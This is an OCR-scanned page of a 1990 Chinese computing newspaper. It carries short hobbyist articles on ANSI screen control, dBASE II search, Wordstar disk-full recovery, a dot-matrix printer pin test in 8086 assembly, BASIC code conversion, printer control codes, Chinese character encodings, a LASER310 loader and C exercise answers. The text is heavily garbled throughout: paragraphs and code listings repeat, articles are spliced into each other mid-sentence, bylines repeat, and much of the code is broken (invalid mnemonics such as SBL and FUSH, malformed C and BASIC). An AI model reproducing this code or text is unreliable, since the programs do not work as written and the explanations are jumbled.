海峡两岸中文信息标准化。会议还决定了以ISO和IEC信息处理国际标准(大约5000条术语)为基准，制定两岸名词术语对照表(包括对照英文)，以后新出现的术语两岸将尽量求得统一。

### 海峡两岸中文信息标准化

海峡两岸中文信息标准化。会议还决定了以ISO和IEC信息处理国际标准(大约5000条术语)为基准，制定两岸名词术语对照表(包括对照英文)，以后新出现的术语两岸将尽量求得统一。

### 海峡两岸中文信息标准化

海峡两岸中文信息标准化。会议还决定了以ISO和IEC信息处理国际标准(大约5000条术语)为基准，制定两岸名词术语对照表(包括对照英文)，以后新出现的术语两岸将尽量求得统一。

### 海峡两岸中文信息标准化

海峡两岸中文信息标准化。会议还决定了以ISO和IEC信息处理国际标准(大约5000条术语)为基准，制定两岸名词术语对照表(包括对照英文)，以后新出现的术语两岸将尽量求得统一。

### 海峡两岸中文信息标准化

海峡两岸中文信息标准化。会议还决定了以ISO和IEC信息处理国际标准(大约5000条术语)为基准，制定两岸名词术语对照表(包括对照英文)，以后新出现的术语两岸将尽量求得统一。



软件报

# IBM-PC中利用高级语言实现屏幕控制的方法

1990年9月20日

(1)光标定位

ANSI标准规定光标定位是:

ESC [row;column

其中row,column分别是屏幕的行和列坐标

用FORTRAN语言描述如下:

```

SUBROUTINE SETCURSOR(ROW,COLUMN)
INTEGER ROW,COLUMN
IF(ROW.LT.10.AND.COLUMN.LT.10)THEN
WRITE(*,10)CHAR(27),ROW,COLUMN
ELSE IF(ROW.LT.10.AND.COLUMN.GE.10)THEN
WRITE(*,20)CHAR(27),ROW,COLUMN
ELSE IF(ROW.GE.10.AND.COLUMN.LT.10)THEN
WRITE(*,30)CHAR(27),ROW,COLUMN
ELSE IF(ROW.GE.10.AND.COLUMN.GE.10)THEN
WRITE(*,40)CHAR(27),ROW,COLUMN
END IF
10 FORMAT(1X,A1,'.',11,'.',11,'H')
20 FORMAT(1X,A1,'.',11,'.',12,'H')
30 FORMAT(1X,A1,'.',12,'.',11,'H')
40 FORMAT(1X,A1,'.',12,'.',12,'H')
RETURN
END

```

用C语言描述如下:

```

void setcursor(row,column)
char row,column;
{
printf("\033[%d;%d",row,column);
}

```

(2)清除屏幕

ANSI标准规定清除屏幕是:

ESC [2J

用FORTRAN语言描述如下:

```

SUBROUTINE CLEARSCREEN
WRITE(*,*)CHAR(27),'[2J'
RETURN
END

```

用C语言描述如下:

```

void clearscreen()
{
printf("\033[2J");
}

```

再谈dBASE II的模糊查找

贵报今年第26期登载刘华的文章,介绍dBASE II在模糊条件下的查找,即当提供的查找条件不一直是欲查字段中所录内容的名称,只是其中连续的一个子串时,如何查找,刘华提出用dBASE II的子串查找函数AT()解决模糊查找,这确实是一种方法。本人在实践中也解决过这样的问题,而我用的是字符串运算中的子串比较操作,用"="操作符。

子串比较操作这个运算应用于两个字符串表达式,得到结果是一个逻辑型的值。在被操作的两个字符串表达式中,若操作符右边的表达式包含有操作符左边的,结果为.T.;若左边的不包含有右边的,则结果为.F.。例如含有:"ABC" \$ "PDAEGE".T.;"ABC" \$ "ABFCDE".F.。

这一比较运算可直接作为判断条件用于编辑程序,简单方便,省时。

值得特别指出的是:dBASE II 还提供用"="符号进行字符串比较的运算。这两种运算形式相同,内容完全一样。用"="符号的字符串比较与用"\$"符号的字符串比较这两种运算的主要区别有二:

(1)前者为首字符开始进行对应位置的比较,后者只要用包含,不论子串所处的位

我们编制一些程序中经常用到对屏幕格式的改变,如光标定位、确定光标位置、清除屏幕等等。有些高级语言提供这种功能(如PC-BASIC),而绝大多数高级语言的编译系统中不提供这些功能,这给不了解IBM-PC机的同志的编程带来很大困难。笔者对此做一简单入门介绍。

一般来说,控制屏幕的方式有两种:一种是直接调用BIOS提供的方式;另一种是调用高级语言实现的,汇编语言可直接用这种方式使用,有些高级语言编译系统(如MICRO-C语言)也提供调用BIOS中断的能力,但用这种方法对于不同的机器、不同的BIOS版本上可能不能运行。第二种是ANSI标准子集提供了一套键盘驱动程序ESCAPE序列,其原理是:直接用高级语言的输出语句向屏幕输出ESC码(ASCII码是27)和指定的特殊控制码即可。从而实现了高级语言直接调用屏幕中断的能力。用这种方法编写的程序不仅易编、易读、而且易移植。下面我们就以FORTRAN语言和C语言为例说明如何编制一些控制屏幕的函数(过程)。关于详细情况请参阅有关DOS的ESC序列ANSI标准子集说明。

吉林 李国栋

汉字文字编辑软件Wordstar以其使用方便、灵活等诸多优点而为广大用户所喜爱。然而在使用Wordstar进行文本编辑的过程中,用户时常由于忽视了对磁盘剩余空间的关注或对所编辑的文件长度估计不足从而对文件进行存盘操作时经常遇到“磁盘空间满”的错误信息。如果此时处理不当,往往会导致文本信息的丢失,使先前所做的大量文字输入或编辑修改工作功亏一篑,造成巨大的损失。为避免出现这种意外情况,可采取下面介绍的一些方法对错误加以处理。

在存盘过程中,当出现上述错误信息时,应首先按ESC键中止存盘操作。然后再根据具体情况分别选用不同的方法进行。

方法一:如果这时在另一驱动器中的磁盘具有多余的容量(无论是硬盘还是软盘),可以利用Wordstar本身所具有的“块写”操作命令,将软盘的有关信息首尾置块标志。即使用AKB或(F7键)在存盘内容开始处设置块标志,使用AKK(或F8键)在存盘内容终止处设置块标志,将ESC键中止存盘操作。然后再根据具体情况分别选用不同的方法进行。

方法二:如果磁盘空间全部不够或手头一时找不到多余的盘片,则采用上法将无能为力。此时可利用Wordstar中的AKJ命令删除磁盘上的备份文件或一部分无需保留的文件,以腾出部分磁盘空间存放在编辑的文件,然后再继续进行操作。值得注意的是:采用AKJ命令对文件进行删除时,输入的文件名不能使用通配符"\*"和"?"而只能逐一输入要删除的文件名及扩展名。每使用一次AKJ命令只能删除一个文件。

方法三:如用户手头有PCTOOLS工具软件,则可利用其能够驻留内存的功能,在使用Wordstar之前预先将PCTOOLS装入内存后在运行Wordstar的整个过程中均能随时与DOS系统进行交互,完成诸如显示磁盘目录、对文件进行删除或拷贝等一系列的操作,而无需退出Wordstar编辑状态,因此也不必担心丢失正在编辑的有用信息。现将具体使用方法介绍如下:

```

C>COPY CON,PWS,BAT
ECHO OFF
CLS
ECHO PLEASE WAIT
PCTOOLS/R128K
WS
最后输入后,先按F6键再回车,从而结束键盘操作,形成一个名为PWS.BAT的批处理文件。需要进行文本编辑工作,只需键入PWS并回车,用户可根据需要进行各项文字编辑工作。事毕存盘时如出现“磁盘已满”的错误信息,可按“ALT+ESC”键,将“隐藏”在屏幕上的PCTOOLS调出进行有关备份文件的删除工作,然后再按“ALT+ESC”键重新返回Wordstar编辑状态,即可对文件进行存盘或其它后续操作。
由于将PCTOOLS强大的功能结合在一起,使Wordstar在使用过程中更加灵活和方便,同时也免除了对磁盘剩余空间估计不足而带来的“后顾之忧”,使问题得到了较好的解决。

```

加分为静态加前和动态加前,所谓动态加前就是在程序运行过程中设置密码。下面,笔者提供两种BASIC/PC设置密码的方法。

(1)利用POKE语句,在单元&H4B中

## 打印机的故障测试程序

```

STACK
DB 16 DUP (?)
STACK
DAT
NUM
DB 0
DB 0
DB 3 DUP (?)
DB 13,10,"请输入打印份数(1-24) 5"
DB 13,10,"按回车键出了数据,请按输入键"
DB 128,64,32,16,8,4,2,1,16 DUP(0)
DB 8 DUP (0),128,64,32,16,8,4,2,1
DB 16 DUP (0),128,64,32,16,8,4,2,1
DB 0

```

```

START:
ASSUME CS:CODE,DS:DAT,SS:STACK
MOV AX,DAT
MOV DS,AX
MOV CX,OFFSET TS
MOV AH,9
INT 21H
MOV DX,OFFSET NUM
MOV AH,10
INT 21H
CMP (NUM+1),1
JZ V1
MOV BX,BYTE PTR (NUM+2)
MOV BL,BYTE PTR (NUM+3)
AND BL,0FH
AND BL,0FH
MOV CH,BH
SBL CH,1
MOV CL,3
SBL BL,CL
ADD BH,CH
ADD BH,CH
JMP W3
MOV BX,BYTE PTR (NUM+2)
AND BH,0FH
AND BH,0FH
CMP BH,0
JZ W2
CMP BH,24
JNA A
NEW DX,OFFSET FV
MOV AH,9
INT 21H
MOV BH,0
DEC BH
MOV BL,BH
MOV BH,BH
FUSH BX
MOV DL,BH
MOV AH,5
INT 21H
MOV DL,"1"
MOV AH,5
INT 21H
MOV DL,4H
MOV AH,5
INT 21H
MOV DL,90H
MOV AH,5
INT 21H
MOV CX,0400H
MOV SI,OFFSET D1
MOV DI,OFFSET D2
MOV BP,OFFSET D3
POP BX
ADD BP,BX
MOV DL,DS:BYTE PTR (SI+100)
MOV AH,5
INT 21H
MOV DL,DS:BYTE PTR (DI+100)
MOV AH,5
INT 21H
MOV DL,DS:BYTE PTR (BP)
MOV AH,5
INT 21H
LOOP B
MOV DL,00H
MOV AH,5
INT 21H
MOV DL,0AH
MOV AH,5
INT 21H
JMP BEGIN
END START

```

打印机的故障是,即打印时,故障是打印机较常见的故障之一,往往出现一根甚至多根针不工作,使得打印出的字符缺笔少画,残缺不全。而在这类故障的修理中,维修人员往往一时难于判断是哪根针出了问题。笔者用汇编语言写了一个程序,通过运行该程序,能够帮助维修人员很快的判断出存在故障的针。

该程序运行时,在屏幕上指示操作人员键入打印针编号,然后,程序按此编号的针打印出一段横实线。如果未打印出横实线,则可断定某号针就是故障针,这样维修人员可以根据某号针有关线路查找故障。程序用8086汇编编写,可在长城、PC系列微机上运行,该程序是针对3072打印机编写的,对于其它型号的打印机,只要将程序中的打印机控制码稍作修改便可。要注意的是该程序与打印机驱动程序无关,并且在运行该程序之前不能运行打印机驱动程序。下面是该程序清单。

```

MOV AX,DX
MOV DS,AX
MOV CX,OFFSET TS
MOV AH,9
INT 21H
MOV DX,OFFSET NUM
MOV AH,10
INT 21H
CMP (NUM+1),1
JZ V1
MOV BX,BYTE PTR (NUM+2)
MOV BL,BYTE PTR (NUM+3)
AND BL,0FH
AND BL,0FH
MOV CH,BH
SBL CH,1
MOV CL,3
SBL BL,CL
ADD BH,CH
ADD BH,CH
JMP W3
MOV BX,BYTE PTR (NUM+2)
AND BH,0FH
AND BH,0FH
CMP BH,0
JZ W2
CMP BH,24
JNA A
NEW DX,OFFSET FV
MOV AH,9
INT 21H
MOV BH,0
DEC BH
MOV BL,BH
MOV BH,BH
FUSH BX
MOV DL,BH
MOV AH,5
INT 21H
MOV DL,"1"
MOV AH,5
INT 21H
MOV DL,4H
MOV AH,5
INT 21H
MOV DL,90H
MOV AH,5
INT 21H
MOV CX,0400H
MOV SI,OFFSET D1
MOV DI,OFFSET D2
MOV BP,OFFSET D3
POP BX
ADD BP,BX
MOV DL,DS:BYTE PTR (SI+100)
MOV AH,5
INT 21H
MOV DL,DS:BYTE PTR (DI+100)
MOV AH,5
INT 21H
MOV DL,DS:BYTE PTR (BP)
MOV AH,5
INT 21H
LOOP B
MOV DL,00H
MOV AH,5
INT 21H
MOV DL,0AH
MOV AH,5
INT 21H
JMP BEGIN
END START

```

这两种方法简单、易行,大家不妨一试。

陕西 齐文波



# 自对更正 地址程序

机器语言编写的程序，运行速度快，常作为一个大程序中的子程序使用。机器语言程序中常常含有与地址有关的操作指令。若将此子程序在内存中作修改，则此程序便不能正常运行了。

使用本文提供的CORRECT程序，能够迅速地判断出需要修改的绝对地址，并且自动完成需要的修改。程序是用6502语言编写的。

进入监控状态后，键入及1数值。

```
6000G运行后显示：
65 5B, NEW FIRST ADDRESS L,H
6C, 5D, NEW LAST ADDRESS L,H
6E, 6F, OLD FIRST ADDRESS L,H
```

## 代码转换 一 例

某公司出品的EPROM编程卡可直接插在PC机扩展槽上进行EPROM写入。确实很方便，但它要求代码在内存中以十六进制格式存放，而一般建立的自标文件是以ASCII码格式存在于内存中的，本人编制了一个BASIC程序，以DEBUG作为辅助手段解决了代码转换的问题，但这种方法要进行好多次的系统变换，很不方便，通过实践，发现仅用BASIC语言即可完成转换功能。基本思想是将代码作为字节串读出，然后逐字节转换，再以字符串的形式存盘，建立这个文件，应用起来非常方便，只要输入源文件名，长度，转换结果文件名即可，程序如下：

```
10 DIM X(255),KEY,OFF,COLOR I,2,3
20 ON ERROR GOTO 320
30 CLS:LOCATE 10,20:INPUT "源文件名",BY
40 LOCATE 12,20:INPUT "目标文件名",FY
50 LOCATE 14,20:PRINT "源文件长度":
60 INPUT L
70 M=INT(L/255)
80 N=L-M*255
90 F="423456789ACDEF"
100 FLS=OPEN BY FOR INPUT AS #1
110 FOR I=1 TO M+1
120 INPUT #1,X(I)
130 NEXT I
140 CLOSE #1
150 OPEN BY FOR OUTPUT AS #2:
160 IF M<0 THEN 200
170 G=0
180 GOSUB 330
190 GOTO 310
200 IF INT(M/2)<M/2 THEN 250
210 I=M-1
220 GOSUB 420
230 GOSUB 330
240 GOTO 310
250 I=M-2
260 GOSUB 420
270 I=M
280 GOSUB 570
290 A=N-1
300 GOSUB 330
310 CLOSE #2
320 COLOR 7,0,9:KEY ON END
330 FOR J=1 TO N STEP 2
340 AY=MID$(X(I),1,2)
350 CY=RIGHT$(AY,1)
360 LY=INSTR(1,TV,BY)
370 Y=INSTR(1,TV,FY)
380 Y=Y-16*V
390 V=Y/16*V
400 PRINT #2,STRING$(CY,2)
410 NEXT J:RETURN
420 FOR I=1 TO K
430 GOSUB 570
440 I=I+1
450 FOR J=2 TO 255 STEP 2
460 AY=MID$(X(I),1,2)
470 BY=LEFT$(AY,1)
480 CY=RIGHT$(AY,1)
490 V=INSTR(1,TV,BY)
500 Y=INSTR(1,TV,FY)
510 V=Y-16*V
520 PRINT #2,STRING$(CY,2)
530 NEXT I
540 NEXT J
550 RETURN
560 BY=RIGHT$(X(I),1)
570 FOR J=1 TO 254 STEP 2
580 AY=MID$(X(I),1,2)
590 BY=LEFT$(AY,1)
600 CY=RIGHT$(AY,1)
610 V=INSTR(1,TV,BY)
620 Y=INSTR(1,TV,FY)
630 V=Y-16*V
640 PRINT #2,STRING$(CY,2)
650 NEXT J
660 BY=RIGHT$(X(I),1)
670 BY=LEFT$(X(I),1)
680 V=INSTR(1,TV,BY)
690 Y=INSTR(1,TV,FY)
700 V=Y-16*V
710 PRINT #2,STRING$(CY,2)
720 RETURN
```

本程序可对第一页第二页进行代码转换。只要键入0-9即可显示其转换效果。键入P可以换页，按Q则退出显示。每一种源方式用一个语句完成。十种源方式由①由上至下，②由下至上，③由左向右，④由右至左，⑤由中心向左，⑥由中心向右，⑦由中心向上下，⑧由中心同时向上下，⑨由四周向中心，⑩由四周向中心收缩式清除。①由左上角向右下角清除式清除。

键入程序清单如下：  
上海复旦大学 康成

CORRECT程序本身是浮动的，将它放在内存的任何地址上均可正常使用。

可用参数如下：

计算机工作者一般都有不少软件资料保存在磁盘上，物理保存容易熟知。这里向大家建议，最好为内容已相对稳定的磁盘和专用磁盘分别制作相应的“软包”以标明该磁盘的基本情况和用途。

一般为，磁盘的软包主要包括以下几个方面内容：

1. 系统版本，适用机型，生产日期等。
2. 磁盘的性质
  - ①是系统盘，工作盘、缓冲盘或数据盘、备份盘等。
  - ②是只读盘、只执行盘、只读可执行盘或可读可写盘等。
3. 磁盘的格式、编号、基本用途等。
4. 属性(私有、局部共享或公用)及属主。

5. 该磁盘内存的目录显示，卷号显示等。

1. 软包部分
2. 非软包部分
3. 程序文件执行管理
4. 简要程序说明

1. 设计说明，功能说明等。  
2. 使用说明。  
以上便是软包的基本内容，也可根据自己的需要和实际情况，自行决定各项内容的详略和取舍，或添加你认为有价值的其他东西，但要注意不可过分省略或遗漏。

虽然磁盘软包会占用少量磁盘空间，但是是值得的，随着使用保存时间和你手中软件资料的增加，你将越来越体会到它所带来的巨大裨益！

重庆大学 彭康  
责任编辑：07号

# OKI-8320 打印机

OKI-8320 打印机为国内新近引进的 IBM-PC/XT 机的配套打印机，它具有自汉字库，不要任何打印驱动程序，高速打印等功能，是属于 IBM-PC/XT 机配套打印机中较先进的汉字打印机。但是由于该机的控制代码较为特殊，故不能象其它型号的打印机那样在 CCDOS 下任意安装汉字字库，而使打印机的使用功能上受到了极大的影响。笔者在日常使用该打印机的过程中，经过不断探索，现已基本掌握了该问题的解决方法。现介绍如下，供广大 OKI8320 机的用户们参考。

```
10 PRINT OKI 8320 打印机汉字库安装程序
20 PRINT "按任意键继续"
30 PRINT CHR$(27)+"L":PRINT "这是水平放大4倍的字"
40 PRINT "按任意键继续"
50 PRINT "解除水平放大4倍，ESC R"
60 PRINT CHR$(27)+"L":PRINT "正常字"
70 PRINT "水平放大4倍命令，ESC P"
80 PRINT CHR$(27)+"L":PRINT "水平放大4倍字"
90 PRINT "解除水平放大4倍，ESC R"
100 PRINT "解除水平放大4倍，ESC R"
110 PRINT "水平缩小命令，ESC Q"
120 PRINT CHR$(27)+"L":PRINT "水平缩小字"
130 PRINT "解除水平缩小命令，ESC Q"
140 PRINT "解除水平缩小命令，ESC Q"
150 PRINT "解除水平放大2倍命令，ESC R"
160 PRINT CHR$(27)+"L":PRINT "解除水平放大2倍字"
170 PRINT "解除水平放大2倍命令，ESC R"
180 PRINT CHR$(27)+"L":PRINT "正常字"
190 PRINT "解除水平放大3倍命令，ESC P"
200 PRINT CHR$(27)+"L":PRINT "解除水平放大3倍字"
210 PRINT "解除水平放大3倍命令，ESC R"
220 PRINT "解除水平放大3倍命令，ESC R"
230 PRINT "解除水平放大4倍命令，ESC P"
240 PRINT "解除水平放大4倍命令，ESC R"
250 PRINT "解除水平放大4倍命令，ESC R"
260 PRINT "解除水平放大4倍命令，ESC R"
270 PRINT "解除水平放大4倍命令，ESC R"
280 PRINT "解除水平放大4倍命令，ESC R"
290 PRINT "解除水平放大4倍命令，ESC R"
300 PRINT CHR$(27)+"L":PRINT "正常字"
```

OKI-8320 打印机为国内新近引进的 IBM-PC/XT 机的配套打印机，它具有自汉字库，不要任何打印驱动程序，高速打印等功能，是属于 IBM-PC/XT 机配套打印机中较先进的汉字打印机。

但是由于该机的控制代码较为特殊，故不能象其它型号的打印机那样在 CCDOS 下任意安装汉字字库，而使打印机的使用功能上受到了极大的影响。笔者在日常使用该打印机的过程中，经过不断探索，现已基本掌握了该问题的解决方法。现介绍如下，供广大 OKI8320 机的用户们参考。

- OKI-8320 打印机部分控制代码表
- |       |                |
|-------|----------------|
| ESC D | 置高速打印模式        |
| ESC I | 置高密度打印模式       |
| ESC O | 置低噪声，消去高速、高密模式 |
| ESC U | 置汉字字型水平放大2倍模式  |
| ESC R | 消去水平放大2倍模式     |
| ESC P | 置汉字字型水平放大3倍模式  |
| ESC Q | 消去水平放大3倍模式     |
| ESC T | 置汉字字型纵向放大2倍模式  |
| ESC V | 消去纵向放大2倍模式     |
| ESC W | 置汉字字型纵向放大3倍模式  |
| ESC X | 消去纵向放大3倍模式     |
| CEX X | 置汉字字型旋转90°模式   |
| CEX Z | 消去旋转90°模式      |
- 右面是用 BASIC 语言解决该问题的实例。

OKI 8320 打印机汉字库安装程序

# 中华学习机与苹果机软汉字的互换

(下称Z系统)等开发的。为吸收这些软件资源，或将中华机汉字软件移植使用，需要进行转换。

汉字在BASII C程序中是以字符串的形式出现，其代码称为汉字的内码，内码不同于区位码，在不同的操作系统下是不同的。中华机硬汉字及常见的软汉字系统的内码，都是由国标区位码经修正后得出。只要掌握这些修正的规律就能相互转换。所有系统下的内码都要避免使用能够引起字符串或程序混乱的特殊符号，计有引号、(代码\$22)、逗号、(代码\$2C)冒号、(代码\$3A)、回车(代码\$0D)以及行结束标志\$00。

CEC—I机汉字内码是以\$F为首加二字节区位修正码构成。修正码，(代码\$3A)，回车(代码\$0D)为\$22再加1，若又\$2C再加1，若又\$3A再加1。另外，国标区位码定位码只使用1—94(\$5E)其余留给造汉字成图符。这后一部分，不能相互转换。

STC软汉字系统的内码是以\$1B为首加二字节区位码构成。只是对那些特殊符号加以修正。修正的规律是：\$3A→\$64，\$2C→\$65，\$22→\$66，\$00→\$67，\$0→\$68。

Z软汉字系统的内码是分别将区、位码的高四位与低四位加\$80，构成四字节的内码，占用了小写字符代码，故不再使用小写字符。

温序一(STC→ZH)，给出STB系统到CEC—I汉字系统的转换。程序运行的方法是：装入要转换的BASIC程序，执行CALL3686即可。运行过程依次显示各行行号，在某行号后出现不正常行号，应重新检查原STC程序是否正确。

转换速度很快。转换后的程序可列表或存盘。若要运行应检查并删除STC系统的特殊功能语句。

程序二(Z→ZH)给出超级软汉字系统到CEC—I机汉字的转换。其中\$9057是换码子程序。

由于原内码四字节的，改为三字节后不致影响下面各行地址。空余字节填补一个响铃字符(\$9057)。故每出现一汉字会响一声。可以用重复键“→”重复一次，自动消铃。其它用法同上。

程序三输出CEC—I硬汉字转STC的程序。转换后放入STC状态下进行，转换后放入汉字库，列表建立小字库后再存盘。

若要把CEC—I硬汉字改为Z系统的四字节汉字，编程较为复杂。这里介绍一个简便方法。首先利用程序三转为STC程序，这时在Z系统下列表删除个别特殊代码0D的汉字外，均正确显示。只是内码仍是STC的。用重复键重复后会自动转为四字节的内码。

蚌埠教育院 张振昆

CEC—I 徽 LOGO 图形 查盘方法 CEC—I机国际化的LOGO语言，所作图形无法保存在磁盘上。

笔者探索新的方法介绍如下：首先引导DO S，然后在LOGO状态下，作好图形。按下CTRL-RES ET键，在按CTRL-B键，返回到BASIC。这时所有的DOS命令均不被承认，键入CALL-25153即可恢复DOS命令。

最后键入BS AVE(文件名)，A \$200P，L \$100，F\$F，使驱动器灯亮后，一幅完整的图形存入磁盘。

行例

## APPLE II机上- 有很多软件是应用 STC 高级软件汉字系统

我们编写的LASER310机B文件处理系统《软件报》87年16期发表后，受到广大用户的欢迎，但也指出两个缺陷：一是查询调入文件起止地址较麻烦，二是对磁盘系统为DOS1.0的用户不适用。这里刊出的改进程序完全解决了上述问题。既能列出调入文件地址，又适用于1.2和1.0两种DOS版本。RUN此程序用PRINT &即进入系统，也可RUN后用“BS”调出B文件名：7700, 77FF”存盘备用。各个命令适用于下：

↑R“文件名”←调入磁带B文件  
↑L“文件名”←调入磁盘B文件  
↑W“文件名”←向磁带上转录调用L或R命令调入的B文件(用户自编机器语言程序，把起止地址POKE A30651—30654后亦可用W命令录成磁带B文件)

↑V“文件名”←将录制的磁带B文件与内存进行拔核  
↑E←退出B系统，随时可用PRINT再进入

四川 罗孝寿 罗玉

5 FORI=30464 TO 30719:READ X:POKE I,X:NEXT I  
10 POKE 31125,0:POKE 31126,119  
15 DATA 33,12,119,34,149,121,33,112,119,34,126,120,42,189,119  
20 DATA 34,249,120,33,123,119,34,173,121,34,182,121,62,193,205  
25 DATA 138,119,205,249,32,205,179,27,58,234,121,33,235,121,254  
30 DATA 82,40,12,254,86,32,11,33,57,120,203,222,33,235,121  
35 DATA 195,95,54,254,87,32,17,243,42,187,119,34,164,120,41  
40 DATA 241,33,235,121,205,172,52,24,185,119,35,54,0,35,34,164  
45 DATA 205,138,119,42,249,120,34,189,119,35,54,0,35,34,164  
50 DATA 120,205,74,27,195,25,26,245,62,0,50,210,122,50,165  
55 DATA 20,241,201,58,234,121,254,82,32,158,42,30,120,34,187  
60 DATA 19,24,33,50,125,120,50,172,121,50,181,121,201,254,76  
65 DATA 32,136,58,0,64,254,170,32,129,205,29,64,229,183,194  
70 DATA 14,64,253,54,9,66,205,65,64,223,183,194,14,64,42  
75 DATA 164,120,34,187,119,24,4,231,122,33,122,205,207,119,42  
80 DATA 249,120,62,45,205,42,3,205,207,119,24,151,235,122,205  
85 DATA 213,119,123,6,7,33,239,119,15,15,15,245,230,15  
90 DATA 197,6,0,79,9,120,205,42,3,193,241,16,233,201,48  
95 DATA 49,50,51,52,53,54,55,56,57,65,66,67,68,69,70,30

## 让B文件处理更趋完善

我们编写的LASER310机B文件处理系统《软件报》87年16期发表后，受到广大用户的欢迎，但也指出两个缺陷：一是查询调入文件起止地址较麻烦，二是对磁盘系统为DOS1.0的用户不适用。这里刊出的改进程序完全解决了上述问题。既能列出调入文件地址，又适用于1.2和1.0两种DOS版本。RUN此程序用PRINT &即进入系统，也可RUN后用“BS”调出B文件名：7700, 77FF”存盘备用。各个命令适用于下：

↑R“文件名”←调入磁带B文件  
↑L“文件名”←调入磁盘B文件  
↑W“文件名”←向磁带上转录调用L或R命令调入的B文件(用户自编机器语言程序，把起止地址POKE A30651—30654后亦可用W命令录成磁带B文件)

↑V“文件名”←将录制的磁带B文件与内存进行拔核  
↑E←退出B系统，随时可用PRINT再进入

四川 罗孝寿 罗玉

5 FORI=30464 TO 30719:READ X:POKE I,X:NEXT I  
10 POKE 31125,0:POKE 31126,119  
15 DATA 33,12,119,34,149,121,33,112,119,34,126,120,42,189,119  
20 DATA 34,249,120,33,123,119,34,173,121,34,182,121,62,193,205  
25 DATA 138,119,205,249,32,205,179,27,58,234,121,33,235,121,254  
30 DATA 82,40,12,254,86,32,11,33,57,120,203,222,33,235,121  
35 DATA 195,95,54,254,87,32,17,243,42,187,119,34,164,120,41  
40 DATA 241,33,235,121,205,172,52,24,185,119,35,54,0,35,34,164  
45 DATA 205,138,119,42,249,120,34,189,119,35,54,0,35,34,164  
50 DATA 120,205,74,27,195,25,26,245,62,0,50,210,122,50,165  
55 DATA 20,241,201,58,234,121,254,82,32,158,42,30,120,34,187  
60 DATA 19,24,33,50,125,120,50,172,121,50,181,121,201,254,76  
65 DATA 32,136,58,0,64,254,170,32,129,205,29,64,229,183,194  
70 DATA 14,64,253,54,9,66,205,65,64,223,183,194,14,64,42  
75 DATA 164,120,34,187,119,24,4,231,122,33,122,205,207,119,42  
80 DATA 249,120,62,45,205,42,3,205,207,119,24,151,235,122,205  
85 DATA 213,119,123,6,7,33,239,119,15,15,15,245,230,15  
90 DATA 197,6,0,79,9,120,205,42,3,193,241,16,233,201,48  
95 DATA 49,50,51,52,53,54,55,56,57,65,66,67,68,69,70,30

## C语言1—4章练习小结

到目前为止，已经收到几十份练习，通过作业批改，看到了学员们对学习还是很认真的。但见到函授这种形式，对作业中的问题在这里作些解答。

1. C语言可在微型机上调机，教材中主要针对UNIX系统讲授C语言，但实际上由于C语言是一种通用语言，可在大、中、小及微型机上使用。教材在第十三章(178页)对微型机上的C语言作了介绍，请参阅。至于具体使用哪种C语言，由学员方便决定。

2. 练习的一般情况，大多数学员都能完成练习，但其中有些，大多集中在练习2—8, 2—9, 3—1三个题目上，甚至有人感到无从下手。为此，这次小结集中于这三个题目的解答上。

3. 几个练习的解答

(1)练习2—8按题设条件，在while循环中对输入的字符进行判断，若为制表符、退格符，则打输出对应的三字符序列，若为其它字符，则直接返回到终端上；对应程序如下：

```
#include <stdio.h>
main()
{
    int c;
    while (c=getchar()) != EOF
    {
        if (c == '\t')
            printf("\b\b\b");
        else if (c == '\b')
            printf("\b\b\b");
        else
            putchar(c);
    }
}
```

注意：屏幕上字符不能重复显示，因此字符序列“\b\b\b”只能显示成“ ”即保留了箭头的方向。同样“\b\b”也显示成“ ”。

(2)练习2—9，要测试单词计数程序，首先测试在设有输入时的情形，这时，运行输出应当是0，0，0(即表示无新行，无单词，无字

符)。其次，测试只有一个字符时的单词，这时运行输出应为1,1,2(即1行1个单词，2个字符—字符后跟有一个换行符)。接着，再测试有两个字符的单词，运行输出应为1,2,3(即1行，1个单词，3个字符—两个字符跟有一个换行符)。此外，可测试两个单字符单词(输出1,2,4)，以及两个单字符单词，但每个单词各放1行的情况(此时输出2,2,4)。

由此可见，有以下一些边界条件：无输入，无单词—只换行或只有空格、制表符和换行符；每行有一个单词—无空格和制表符；单词位于行首；单词在若干空格后出现。

(3)练习3—1编写函数atoi(s)，将十六进制制字串转换为等价的整数。允许的制字串从0到9，a至f及A到F，程序如下：

```
#define Yes 1
#define No 0
hex(s) /* Convert hexadecimal string to integer */
Char s[]
{
    int hexdigit, i, inhex, n;
    n=0; /* i is for 'a' to 'f' */
    inhex = YES; /* Assume valid hexadecimal digit */
    for(i=0; inhex == YES; i++)
    { if(s[i] >= '0' & s[i] <= '9')
        hexdigit = s[i] - '0';
        else if (s[i] >= 'a' & s[i] <= 'f')
            hexdigit = s[i] - 'a' + 10;
        else if (s[i] >= 'A' & s[i] <= 'F')
            hexdigit = s[i] - 'A' + 10;
        else
            inhex = No; /* not a valid hex digit */
        n = 16 * n + hexdigit;
    }
    return(n);
}
```

注意：这个函数与教材中30页的atoi(s)函数类似，在此不多解释了。

高技科教师组

高技科教师组

## 《警察抓小偷》是一个颇受人们欢迎的游戏，我经过实验发现这个游戏允许用户修改已有的图形，从而增加游戏乐趣。下面就设计画面的方法及选择游戏每次从第几幅画面开始的方法介绍给大家。

首先准备一个已格式化好的空盘，来存贮新的游戏画面。然后把《警察抓小偷》调入内存，在游戏开始之后，按下CTRL-R键，再紧接着按下CTRL-SHIFT-E键，这时就进入了一个选择状态。把《警察抓小偷》取出，插入空白盘，在选择状态中打入1，并且回答Y。等驱动器停转以后，再打入E，并打入所要编辑的画面编号，如果你要从第一幅修改起，则直接打入回车。

这时候屏幕上出现了一个大光标，并且每个数字键有以下作用：

- 1.松土地(可贯穿)2.实土地(挖不穿)3.楼梯4.横杆 5.空心墙(外表有实际无) 6.隐墙(宝藏在被偷光时才出现) 7.宝藏 8.小偷(只承认最先设计的一个) 9.警察 10.抹圈

当你在一个地方设计时，可以按O键清除。

I, M, J, K键可以使光标上下左右移动。→键可以选择已修改的画面。

在设计完自己的图形后，打入CTRL-Q退出，并选择Y把图形存盘。再按下P键，打入刚才所编辑的图形编号，这时，你就可以很快地玩自己设计的画面了。注意空盘不能启动，每次必须用原盘引导后才能使用。

高技科教师组

高技科教师组

高技科教师组

高技科教师组

高技科教师组

## CEC—I 徽 LOGO 图形 查盘方法

CEC—I机国际化的LOGO语言，所作图形无法保存在磁盘上。

笔者探索新的方法介绍如下：首先引导DO S，然后在LOGO状态下，作好图形。按下CTRL-RES ET键，在按CTRL-B键，返回到BASIC。这时所有的DOS命令均不被承认，键入CALL-25153即可恢复DOS命令。

最后键入BS AVE(文件名)，A \$200P，L \$100，F\$F，使驱动器灯亮后，一幅完整的图形存入磁盘。

行例

行例

行例

行例

行例

行例

行例

行例



